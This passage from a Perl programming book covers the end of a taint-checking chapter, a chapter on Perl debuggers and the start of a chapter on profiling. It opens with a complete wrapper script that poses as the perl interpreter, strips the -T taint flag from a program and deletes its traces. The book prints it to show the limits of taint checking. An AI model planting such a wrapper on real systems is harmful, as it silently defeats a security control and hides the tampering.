# that is just a matter of work.
my( $double ) = grep { $args[$_] eq '--' }  0 .. $#args;
my  @single   = grep { $args[$_] =~ m/^-/ } 0 .. $#args;

my $program_index = do {
       if( $double )  { $double + 1 }
    elsif( @single )  { $single[-1] + 1 }
    else              { 0 }
    };
```

```
my $program = splice @args, $program_index, 1, undef;

unless( -e $program ) {
    warn qq|Can't open perl program "$program": No such file or directory\n|;
    exit;
    }

# save the program to another location (current dir probably works)
my $modified_program = basename( $program ) . ".evil";
splice @args, $program_index, 1, $modified_program;

open FILE, '<', $program;
open TMP, '>', $modified_program or exit; # quiet!

my $shebang = <FILE>;
$shebang =~ s/-T//;

print TMP $shebang, <FILE>;

# find out who I am (the first thing in the path) and take out that dir
# this is especially useful if . is in the path.
my $my_dir = dirname( `which perl` );
$ENV{PATH} = join ":", grep {
    $_ ne $my_dir and $_ ne '.'
    } split /:/, $ENV{PATH};

# find the real perl now that I've reset the path
chomp( my $Real_perl = `which perl` );

# run the program with the right perl but without taint checking
system("$Real_perl @args");

# clean up. We were never here.
unlink $modified_program;
```

So there it is. When you think you have it figured out, someone is going to find another way. Even Samuel L. Jackson as a sysadmin couldn't hold off the dinosaurs.

Summary

Perl knows that injudiciously passing around data can cause problems, and has features to give me, the programmer, ways to handle that. Taint checking is a tool that helps me find parts of the program that try to pass external data to resources outside of the program. Perl intends for me to scrutinize these data and turn them into something I can trust before I use them. Checking and scrubbing the data isn't the only answer, and I need to program defensively using the other security features Perl offers. Even then, taint checking doesn't ensure I'm completely safe, and I still need to carefully consider the entire security environment just as I would with any other programming language.

Further Reading

Start with the *perlsec* documentation, which gives an overview of secure programming techniques for Perl.

The *perlsec* documentation gives the full details on taint checking. The entries in *perlfunc* for `system` and `exec` talk about their security features.

The *perlfunc* documentation explains everything the `open` built-in can do, and there is even more in *perlopentut*.

The *perlfunc* documentation for `exec` explains the list forms of `exec` and `system`.

Rafaël Garcia-Suarez shows off the `Safe` module for the 2012 Perl Advent Calendar.

Although targeted toward web applications, the Open Web Application Security Project (OWASP) has plenty of good advice for all types of applications.

The Software Engineering Institute has a CERT Perl Secure Coding Standard. There are also `certrec` and `certrule` themes in `Perl::Critic`. You can also read my initial post, "A list of the Perl::Critic policies CERT recommends" where I start that idea. I cover `Perl::Critic` in Chapter 6.

Even if you don't want to read warnings from the Computer Emergency Response Team (CERT) or SecurityFocus, reading some of their advisories about *perl* interpreters or programs is often instructive.

CERT's Source Code Analysis Laboratory (SCALe) can validate Perl code. They'll even issue a certificate of conformance.

The documentation for `DBI` has more information about placeholders and bind parameters, as well as `TaintIn` and `TaintOut`. *Programming the Perl DBI* by Tim Bunce and Alligator Descartes is another good source, although it does not cover the newer taint features of `DBI`.

Andy Lester collates several resources about SQL injection at "Bobby Tables: A guide to preventing SQL injection", which takes its name from an xkcd cartoon about a student who uses SQL injection to delete his school's database.

Mark Jason Dominus covers the "stupidity" of using a variable name from a variable in "Why it's stupid to use a variable as a variable name".

Mark Jason Dominus talks about the Prussian and American Stances in his "Web Application Security" talk.

There are many resources that discuss SQL injection attacks, and you shouldn't limit yourself to reading just the ones that use Perl as an example.

CHAPTER 3

Perl Debuggers

The standard Perl distribution comes with a debugger, although it's really just another Perl program, *perl5db.pl*. Since it is just a program, I can use it as the basis for writing my own debuggers to suit my needs, or I can use the interface *perl5db.pl* provides to configure its actions. That's just the beginning, though. I can write my own debugger or use one of the many debuggers created by other Perl masters.

This chapter isn't about actually debugging Perl source code to find problems; people have written entire books about that. The more you practice Perl, the better you should get at that.

Before You Waste Too Much Time

Before I get started, I'm almost required to remind you that Perl offers two huge debugging aids: `strict` and `warnings`. I have the most trouble with smaller programs where I don't think I need `strict` and I make the stupid mistakes it would have caught. I spend much more time than I should tracking down something Perl would have shown me instantly. It's the common mistakes that seem to be the hardest for me to debug. Learn from the master: don't discount `strict` or `warnings` for even small programs.

Now that I've said that, you're going to look for it in the examples in this chapter. Just pretend those lines are there, and the book costs a bit less for the extra half a page that I saved by omitting those lines. Or, if you don't like that, just imagine that I'm running every program with both `strict` and `warnings` turned on from the command line:

```
% perl -Mstrict -Mwarnings program
```

Along with that, I have another problem that bites me much more than I should be willing to admit. Am I editing the file on the same machine I'm running it on? I have login accounts on several machines, and my favorite terminal program has tabs so I can have many sessions in one window. It's easy to check out source from a repository and work just about anywhere. All of these nifty features conspire to get me into a situation where I'm editing a file in one window and trying to run it in another, thinking I'm on the same machine. If I'm making changes but nothing is changing in the output or behavior, it takes me longer than you'd think to figure out that the file I'm running is not the same one I'm editing. It's stupid, but it happens. Discount nothing while debugging!

That's a bit of a funny story, but I included it to illustrate a point: when it comes to debugging, humility is one of the principal virtues of a maintenance programmer.

My best bet in debugging is to think that I'm the problem. That way, I don't rule out anything or try to blame the problem on something else, such as I often see in various Perl forums under "Possible bug in Perl." When I suspect myself first, I'm usually right. Appendix B is my guide to solving any Perl problem, which people have found useful for at least figuring out what might be wrong even if they can't fix it.

The Best Debugger in the World

No matter how many different debugger applications or integrated development environments I use, I still find that plain ol' `print` is my best debugger. I could load source into a debugger, set some inputs and breakpoints, and watch what happens, but often I can insert a couple of `print` statements and simply run the program normally. I put braces around the variable so I can see any leading or trailing whitespace:

```
print "The value of var before is [$var]\n";

#... operations affecting $var;

print "The value of var after is [$var]\n";
```

I don't really have to use `print` because I can do the same thing with `warn`, which sends its output to standard error:

```
warn "The value of var before is [$var]";

#... operations affecting $var;

warn "The value of var after is [$var]";
```

Since I left off the newline at the end of my `warn` message, it gives me the filename and line number of the `warn`:

```
The value of var before is [...] at program.pl line 123.
```

If I have a complex data structure, I use `Data::Dumper` to show it. It handles hash and array references just fine, so I use a different character, the angle brackets in this case, to offset the output that comes from `Data::Dumper`:

```
use Data::Dumper qw(Dumper);
warn "The value of the hash is <\n" . Dumper( \%hash ) . "\n>";
```

Those `warn` statements showed the line number of the `warn` statement. That's not very useful; I already know where the `warn` is since I put it there! I really want to know where I called that bit of code when it became a problem. Consider a `divide` subroutine that returns the quotient of two numbers. For some reason, something in the code calls it in such a way that it tries to divide by zero:

```
sub divide {
    my( $numerator, $denominator ) = @_;

    return $numerator / $denominator;
    }
```

I know exactly where in the code it blows up because Perl tells me:

```
Illegal division by zero at program.pl line 123.
```

I might put some debugging code in my subroutine. With `warn`, I can inspect the arguments:

```
sub divide {
    my( $numerator, $denominator ) = @_;
    warn "N: [$numerator] D: [$denominator]";

    return $numerator / $denominator;
    }
```

I might `divide` in many, many places in the code, so what I really need to know is which call is the problem. That `warn` doesn't do anything more useful than show me the arguments. In Chapter 11, I show the `Carp` module, which provides a couple of drop-in replacements for `warn` that can give me more information.

Safely Changing Modules

When I need to debug things in other modules, especially in ones I do not control, I want to add some debugging statements or change the code somehow to see what happens. That never works out well for me, despite all the source-control tools and fancy editors available to me.

I don't want to change the original source files; whenever I do that I tend to make things worse, no matter how careful I am to restore them to their original state. Whatever I do, I want to erase any damage I do, and I don't want it to affect anyone else.

I do something simple: I copy the questionable module file to a new location and set up a special directory for the debugging section just to ensure that my mangled versions of the modules won't infect anything else. Once I do that, I set the `PERL5LIB` environment variable so Perl finds my mangled version first. When I'm done debugging, I can clear `PERL5LIB` to use the original versions again.

For instance, I once needed to check the inner workings of `Net::SMTP` because I didn't think it was handling the socket code correctly. I chose a directory to hold my copies, in this case *~/my_debug_lib*, and set `PERL5LIB` to that path. I then created the directories I needed to store the modified versions, then copied the module into it:

```
% export PERL5LIB=~/my_debug_lib
% mkdir -p ~/my_debug_lib/Net/
% cp `perldoc -l Net::SMTP` ~/my_debug_lib/Net/.
```

After all that, I could edit *~/my_debug_lib/Net/SMTP.pm*, run my code to see what happens, and work toward a solution. None of this has affected anyone else. I can do all the things I've already showed in this chapter, including inserting `confess` statements at the right places to get a quick dump of the call stack. Every time I wanted to investigate a new module, I copied it into my temporary debugging library directory.

Wrapping Subroutines

I don't have to copy a module file to change its behavior. I can override parts of it directly in my code. Damian Conway wrote a wonderful module, `Hook::LexWrap`, to wrap a subroutine around another subroutine. That means that my wrapper subroutine can see the arguments coming in and the return values going out. I can inspect the values, or even change them if I like.

I'll start with my simple example program that adds a couple of numbers. As before, it has some problems because I'm passing it the wrong arguments since I can't tell the difference between `$n` and `$m`, and have used `$n` twice in my call to `add`. Just running the program gives me the wrong answer, but I don't know where the problem is:

```
#!/usr/bin/perl

# @ARGV = qw( 5 6 );

my $n = shift @ARGV;
my $m = $ARGV[0];

print "The sum of $n and $m is " . add( $n, $n ) . "\n";

sub add {
    my( $n, $m ) = @_;

    my $sum = $n + $m;

    return $sum;
    }
```

I don't want to change anything in the code, or, I should say, I want to look at what's happening without affecting the statements that are already there. As before, I want everything back to normal when I'm finished debugging. Not editing the subroutine makes that easier.

The `Hook::LexWrap` module gives me a chance to do something right after I make a subroutine call and right before the subroutine returns. As the name suggests, it wraps the subroutine with another one to provide the magic. The `Hook::LexWrap::wrap` function takes the name of the subroutine it will wrap, `add` in this case, and then anonymous subroutines as pre- and posthandlers:

```
#!/usr/bin/perl

use Hook::LexWrap qw(wrap);

my $n = shift @ARGV;
my $m = $ARGV[0];

wrap add,
    pre  => sub { print "I got the arguments: [@_]\n" },
    post => sub { print "The return value is going to be $_[-1]\n" }
    ;

# this line has the error
print "The sum of $n and $m is " . add( $n, $n ) . "\n";

sub add {
    my( $n, $m ) = @_;

    my $sum = $n + $m;

    return $sum;
    }
```

The prehandler sees the same argument list as my call to `add`. In this case I just output the list so I can see what it is. The posthandler gets the same arguments, but `Hook::LexWrap` adds another element, the return value, on the end of `@_`. In the posthandler, `$_[-1]` is always the return value. My program now outputs some useful debugging output, and I see that I'm passing the same argument twice:

```
% perl add_numbers.pl 5 6
I got the arguments: [5 5 ]
The return value is going to be 10
The sum of 5 and 6 is 10
```

In that output, notice the space after the last 5. Since `wrap` added an element to `@_`, even though it's `undef`, I get a space between it and the preceding 5 when I interpolate the array in the double-quoted string.

`Hook::LexWrap` has the magic to handle all the calling contexts too. It's smart enough to handle scalar, list, and void contexts. In list context, that last element of `@_` in the posthandler will be an array reference. In void context, it won't be anything.

It gets even better than that, though. `Hook::LexWrap` actually adds that extra element to `@_` before it does anything. Look at the last output carefully. After the second argument, there's a space between the second 5 and the closing square bracket. That's the space between 5 and the undef value of the extra element in @_.

In the prehandler, I can assign to that element, signaling to Hook::LexWrap that it should assume that it already has the return value, so it doesn't need to actually run the original subroutine. If the subroutine isn't doing what I need, I can force it to return the right value:

```
#!/usr/bin/perl

use Hook::LexWrap qw(wrap);

my $n = shift @ARGV;
my $m = $ARGV[0];

{
wrap add,
    pre  => sub {
        print "I got the arguments: [@_]\n";
        $_[-1] = "11";
        },
    post => sub { print "The return value is going to be $_[-1]\n" }
    ;
print "The sum of $n and $m is " . add( $n, $m ) . "\n";
}

sub add {
    my( $n, $m ) = @_;

    my $sum = $n + $m;

    return $sum;
    }
```

Now that I've assigned to $_[-1] in my prehandler, the output is different. It doesn't run the subroutine or the posthandler, and I get back 11:

```
% perl add_numbers.pl 5 6
I got the arguments: [5 6 ]
The sum of 5 and 6 is 11
```

With my fake return value, I can give myself the right answer and get on with the right program, and do it without changing the subroutine I want to investigate. This can be especially handy if I'm working on a big problem where other things are broken too. I know what I need to return from the subroutine, so I make it do that until I fix the other parts, or at least investigate the rest of the program while the subroutine returns what it should. Sometimes eliminating a source of error, even temporarily, makes it easier to fix other things.

The Perl Debugger

We introduced the standard Perl debugger in *Intermediate Perl* so we could examine complex data structures. It's well documented in *perldebug*, and Richard Foley devoted an entire book, *Pro Perl Debugging*, to it, so I will only cover enough of the basics here so I can move on to the fancier debuggers.

I invoke the Perl debugger with Perl's `-d` switch:

```
% perl -d add_numbers.pl 5 6
```

Perl compiles the program, but stops before running the statements, giving me a prompt. The debugger shows me the program name, line number, and the next statement it will execute:

```
Loading DB routines from perl5db.pl version 1.25
Editor support available.

Enter h or `h h' for help, or `man perldebug' for more help.

main::(Scripts/debugging/add_numbers.pl:3):
3:      my $n = shift @ARGV;
  D1
```

From there I can do the usual debugging things, such as single-stepping through code, setting breakpoints, and examining the program state.

I can also run the debugger on a program I specify on the command line with the `-e` switch. I still get the debugger prompt, but it's not very useful for debugging a program. Instead, I can use it to try Perl statements:

```
% perl -d -e 0

Loading DB routines from perl5db.pl version 1.25
Editor support available.

Enter h or `h h' for help, or `man perldebug' for more help.

main::(-e:1):   0
  D1 $n = 1 + 2;

  D2 x $n
0  3
  D3
```

We showed this debugger in *Intermediate Perl*, and it's well documented in *perldebug* and many other tutorials, so I won't spend time on it here. Check the references in "Further Reading" on page 71 for sources of more information.

Alternative Debuggers

Besides the standard *perl5db.pl*, there are several other sorts of debuggers that I can use, and there are several code analysis tools that use the debugging infrastructure. There's a long list of `Devel::` modules on CPAN, and one of them probably suits your needs.

Using a Different Debugger with -d

I can use an alternative debugger by giving the `-d` switch an argument. In this case, I want to run my program under the `Devel::Trace` module. The `-d` switch implies the `Devel::`, so I leave that off. I'll cover profilers in depth in Chapter 4:

```
% perl -d:Trace program.pl
```

This is a wonderful little module that outputs each line as *perl* executes it. Where *perl5db.pl* pauses, this one just keeps going with no interaction. I sometimes find this handy to discover the path something took to get to the point where there is a problem.

If I write my own debugging module, I can pass arguments to the module just like I can with the `-M` switch. I add the arguments as a comma-separated list after the module name and an equal sign. In this example, I load `Devel::MyDebugger` with the arguments `foo` and `bar`:

```
% perl -d:MyDebugger=foo,bar
```

As normal Perl code, this is the same as loading `Devel::MyDebugger` with `use`.

```
use Devel::MyDebugger qw( foo bar );
```

Devel::ptkdb

I can use a Tk-based debugger that provides a graphical interface to the same features I have from *perl5db.pl*. The `Devel::ptkdb` module does not come with Perl, so I have to install it myself. I start *ptkdb* by specifying it as the debugger I want to use with the `-d` switch:

```
% perl -d:ptkdb program.pl
```

It starts by creating an application window. In the left pane, I see the program lines around the current line, along with their line numbers. Buttons along the code pane allow me to search through the code. In the right pane, I have tabs to examine expressions, subroutines, and the list of current breakpoints (see Figure 3-1).



Figure 3-1. The Devel::ptkdb module provides a graphical debugger using Tk

The Subs tab gives me a hierarchical list of package names and the subroutines defined in them (see Figure 3-2). These are all of the loaded modules, and I can immediately display the code for any of those functions by selecting the one I want to see. I can select one either by double-clicking or navigating with the arrow keys and hitting Return when I get to the one I want. It doesn't change the state of my program, and I can use the Subs tab to decide to step into a subroutine to watch its execution, or step over it and continue with the execution of the program.



Figure 3-2. In the Subs tab, I can see the subroutine in any loaded package

The Exprs tab is especially useful (see Figure 3-3). It has two text entries at the top. Quick Expr allows me to enter a Perl expression, which it then replaces with the expression's result; if the quick expression sets or changes variables, it will affect the state of the program. This is the equivalent of trying a one-off expression in the terminal debugger. That's nice, but Enter Expr is even better. I enter a Perl expression and it adds it to the list of expressions in the pane below the tab. As I run my code, these expressions update their results based on the current state of the program. I can add the variables I want to track, for instance, and watch their values update.

I start with a simple program where I want to add two numbers. It's not something that I need to debug (I hope), but I can use it to show the expressions tab doing its thing. At the start of the session, I'm at the start of the program and nothing has run yet. I single-step over the first line of code and can see the values for `$m` and `$n`, which I had previously entered as expressions. I could enter much more complex expressions too, and *ptkdb* will update them as I move through the code.



Figure 3-3. I can track variable values in the Exprs tab

Devel::ebug

The `Devel::ebug` module by Léon Brocard provides an object-oriented interface to Perl's debugger facility. It comes with its own terminal-based debugger named `ebug`. It's a bit of an odd name until you realize how you call it. The missing `d` in the name comes from Perl's `-d` switch:

```
% perl -d:ebug program.pl
```

I don't need to use the `-d` switch, though, since I can call it directly with the *ebug* program, but I have to call it by quoting the entire command line:

```
% ebug "add_numbers.pl 5 6"
* Welcome to Devel::ebug 0.46
main(add_numbers.pl#3):
my $n = shift @ARGV;
ebug: x @ARGV
--- 5
--- 6
```

```
main(add_numbers.pl#3):
my $n = shift @ARGV;
ebug: s
main(add_numbers.pl#4):
my $m = $ARGV[0];
ebug: x $n
--- 5
```

The *ebug* program is really just a wrapper around `Devel::ebug::Console`, and I can call `Devel::ebug` in many different ways. At the core of its design is a detached process. The backend runs the program under the debugger, and the frontend communicates with it over TCP. This means, for instance, I can debug the program on a different machine than the one on which it's running.

The `Devel::ebug` module provides the backend so you can do anything that you like above that. If I need a specific debugger interface that you can't find elsewhere, I might start here.

Devel::hdb

`Devel::hdb` starts the debugger and lets you interact with it through a mini web server. Through its web interface you can step through code, set watch expressions, and do many of the other basic debugger things (see Figure 3-4). I find this handy when I want to start a program on one machine but debug on another.



Figure 3-4. The Devel::hdb module lets me debug a program on a remote server through my browser

IDE Debuggers

An integrated development environment (IDE) combines several tools into one. These typically include an editor, documentation reader, and debugger. New programmers typically ask which IDE they should use, but I don't like to answer that question. These tools are a matter of personal preference. When programmers work for or with me, I don't care what they use as long as their choice doesn't affect other programmers. I shouldn't have to use the same tool because it does special things to the file or the module layouts.

Tools are a personal decision, but here are two that some people like.

EPIC

The Eclipse Foundation is an open source development environment that runs on a variety of platforms. It's a Java application, but don't let that scare you off. It has a modular design so people can extend it to meet their needs. EPIC (Eclipse Perl Integration) is the Perl plug-in for Eclipse.

Eclipse is not just a debugger though, and that's probably not even its most interesting feature. From the source code of my Perl program I can inspect classes, call up parts of the Perl documentation, and do quite a bit more.

Komodo

ActiveState's Komodo started off as an integrated development environment for Perl on Microsoft Windows, although it's now available on Solaris, Linux, and Mac OS X. It handles Perl as well as several other languages, including Tcl, Ruby, PHP, and Python (see Figure 3-5).

Summary

I can debug my Perl program at almost any level I want, from inserting debugging code around the part I want to inspect, to tweaking it from the outside with an integrated development environment. I can even debug the program on a machine other than the one I run it on. I don't have to stick with one approach, and I might use many of them at the same time. If I'm not satisfied with the existing debuggers, I can even create my own and tailor it for my particular task.



Figure 3-5. ActiveState's Komodo is a complete development environment and even comes with a tutorial on its use

Further Reading

See Appendix B for my guide to debugging any Perl problem. You can also find it at PerlMonks, where I first posted it.

Perl Debugged by Peter Scott and Ed Wright is one of the best books about actually programming with Perl. Not only do they show you how to effectively debug a Perl program, but they also show you how to not get yourself into some of the common traps that force you to debug a program. Sadly, this book appears to be out of print, but don't let the $0.01 price for a used version on Amazon.com color your notion of its usefulness. You might also check out *Perl Medic*.

Pro Perl Debugging by Richard Foley tells you everything you need to know about the *perl5db.pl* debugger, which comes with Perl. If you like Perl's default debugger, this book will tell you everything you want to know about it. Richard also wrote the *Perl Debugger Pocket Reference* if you want the short story.

My first ever piece of Perl writing was a little piece for *The Perl Journal* #9 called "Die-ing on the Web". It's available at my personal website.

I talk more about `Hook::LexWrap` in "Wrapping Subroutines" which originally appeared in the July 2005 issue of *The Perl Journal*. It now appears in the "Lightweight Languages" section on *Dr. Dobb's Journal Online*.

The Practice of Programming by Brian W. Kernighan and Rob Pike discusses their approach to debugging. Although this isn't a Perl book, it really doesn't need to be about any language. It's practical advice for any sort of programming.

The `Vim::Debug` module uses *vim* as the front end for the Perl debugger.

The Perl Debugging Tools site lists various Perl debugger tools.

CHAPTER 4
Profiling Perl

Before I can do anything to improve my programs, I have to make a decision about what I am going to fix. Before I spend the time to do that, I want to figure out what I should focus on. How do I get the most improvement for the least amount of fiddling? What should I work on first? Through the process of *profiling*, by which I record and summarize what a program is doing, I can make those decisions. Luckily, Perl already offers several tools to do this.

Finding the Culprit

I want to compute a factorial. It's the old saw of performance discussions, and I'll get to something more interesting in a moment. When I searched for "factorial subroutines," almost every implementation (aside from those in assembly language) was a recursive algorithm, meaning that the subroutine figured out part of the problem, then called itself with a subproblem, and kept doing that until there were no more subproblems, eventually working its way up to the original call. Here's how I'd write that in Perl:

```
#!/usr/bin/perl
# factorial_recurse.pl

sub factorial {
    return unless int( $_[0] ) == $_[0];
    return 1 if $_[0] == 1;
    return $_[0] * factorial( $_[0] - 1 );
    }

print factorial( $ARGV[0] ), "\n";
```

Now I want to figure out how to improve this toy program. It's already pretty fast because Perl can't really count that high. With anything over 170, my program on my machine returns `Inf` (more on that in a moment). Despite that, I'll profile it anyway. I use the

Devel::SmallProf module to get a quick summary. I invoke it with the -d switch, which already assumes the Devel portion of the name (see Chapter 3):

```
% perl -d:SmallProf factorial.pl 170
```

I can use the PERL5DB environment to add code to the program I want to debug. When Devel::SmallProf loads, it sets everything as before when I use a plain -d switch:

```
% export PERL5DB='use Devel::SmallProf'
% perl -d factorial.pl 170
```

I can also use the PERL5OPT environment variable. Whatever is in there is automatically added to the command-line options:

```
% export PERL5OPT=-d:SmallProf
```

No matter which way I call it, the Devel::SmallProf module leaves behind a human-readable text file named *smallprof.out*. In its columnar output, it shows each line of the program, how many times I executed that line, and the real and CPU times for each line:

```
================ SmallProf version 1.15 ================
                 Profile of factorial_recurse.pl                    Page 1
       =================================================================
    count wall tm  cpu time line
        0 0.000000 0.000000     1:#!/usr/bin/perl
        0 0.000000 0.000000     2:
      170 0.000000 0.000000     3:sub factorial {
      170 0.001451 0.000000     4: return unless int( $_[0] ) == $_[0];
      170 0.004367 0.000000     5: return 1 if $_[0] == 1;
      169 0.004371 0.000000     6: return $_[0] * factorial( $_[0] - 1 );
        0 0.000000 0.000000     7: }
        0 0.000000 0.000000     8:
        1 0.000009 0.000000     9:print factorial( $ARGV[0] ), "\n";
```

To compute the factorial of 170, I had to call the subroutine 170 times. Each time (save for one!) I called that subroutine, I had to execute the lines in the subroutine. I had to check that the argument was an integer every time, I had to check if the argument was 1 every time, and in almost every case, I had to call the subroutine again. That's a lot of work. By profiling my program, I can see what is taking up all the time, and then concentrate on improving those areas.

The best way to fix these problems is to come up with a better way to get the answer. Better algorithms get you better performance than almost any other method. Instead of using a recursive solution, I changed it to an iterative one. I can easily get the range of integers using the range operator, and in other languages, a C-style for loop can stand in:

```
#!/usr/bin/perl
# factorial_iterate.pl

sub factorial {
    return unless int( $_[0] ) == $_[0];
    my $f = 1;
    foreach ( 2 .. $_[0] ) { $f *= $_ };
    $f;
    }

print factorial( $ARGV[0] ), "\n";
```

When I profile this program, I see that I did not have to do as much work. I didn't have as much code to run. I only had to check the argument once, I didn't have to check if the argument was 1, and I didn't have to make repeated calls to a subroutine:

```
================ SmallProf version 1.15 ================
                Profile of factorial2.pl                    Page 1
       =================================================================
    count wall tm  cpu time line
        0 0.000000 0.000000     1:#!/usr/bin/perl
        0 0.000000 0.000000     2:
        1 0.000000 0.000000     3:sub factorial {
        1 0.000021 0.000000     4: return unless int( $_[0] ) == $_[0];
        1 0.000000 0.000000     5: my $f = 1;
      170 0.001632 0.000000     6: foreach ( 2 .. $_[0] ) { $f *= $_ };
        1 0.002697 0.000000     7: $f;
        0 0.000000 0.000000     8: }
        0 0.000000 0.000000     9:
        1 0.000006 0.000000    10:print factorial( $ARGV[0] ), "\n";
```

Earlier I said that my program topped out at 170. I can get past that limit by telling Perl to use the `bignum` pragma:

```
#!/usr/bin/perl
# factorial_recurse_bignum.pl

use bignum;

sub factorial {
    return unless int( $_[0] ) == $_[0];
    return 1 if $_[0] == 1;
    return $_[0] * factorial( $_[0] - 1 );
    }

print factorial( $ARGV[0] ), "\n";
```

Now I can see some real performance differences by comparing the factorials of really big numbers. As I was finishing this book, I switched to a MacBook Pro, and its dual-core architecture had no problem with speed in either of the approaches. Only with really large numbers did the recursive approach really slow down.

That's not the whole story, though. I've shown a really simple program that calculates a single number. In a real program I would most likely use the `factorial` routine many, many times with several different values. When I profile the application, I'll see the number of times I run the lines of the subroutine throughout the entire process.

Either approach can benefit from caching its results. Here's a program that repeatedly prompts me for a number. It computes the factorial and caches the results along the way, trading memory for speed. The first time I ask it to compute the factorial for 10,000, it takes several seconds. After that, when I ask it for the factorial for any number less than 10,000, it's just a very fast lookup:

```
#!/usr/bin/perl
# factorial_iterate_bignum_memo.pl

use bignum;

{
my @Memo      = (1);

sub factorial {
    my $number = shift;

    return unless int( $number ) == $number;
    return $Memo[$number] if $Memo[$number];

    foreach ( @Memo .. $number ) {
        $Memo[$_] = $Memo[$_ - 1] * $_;
        }

    $Memo[ $number ];
    }
}

{
print "Enter a number> ";
chomp( my $number = <STDIN> );
exit unless defined $number;

print factorial( $number ), "\n";
redo;
}
```

I can do the same with the recursive solution, although the `Memoize` module does the extra work for me:

```
#!/usr/bin/perl
# factorial_recurse_bignum_memo.pl

use bignum;

use Memoize;
```

```
memoize( 'factorial' );

sub factorial {
    return unless int( $_[0] ) == $_[0];
    return 1 if $_[0] == 1;
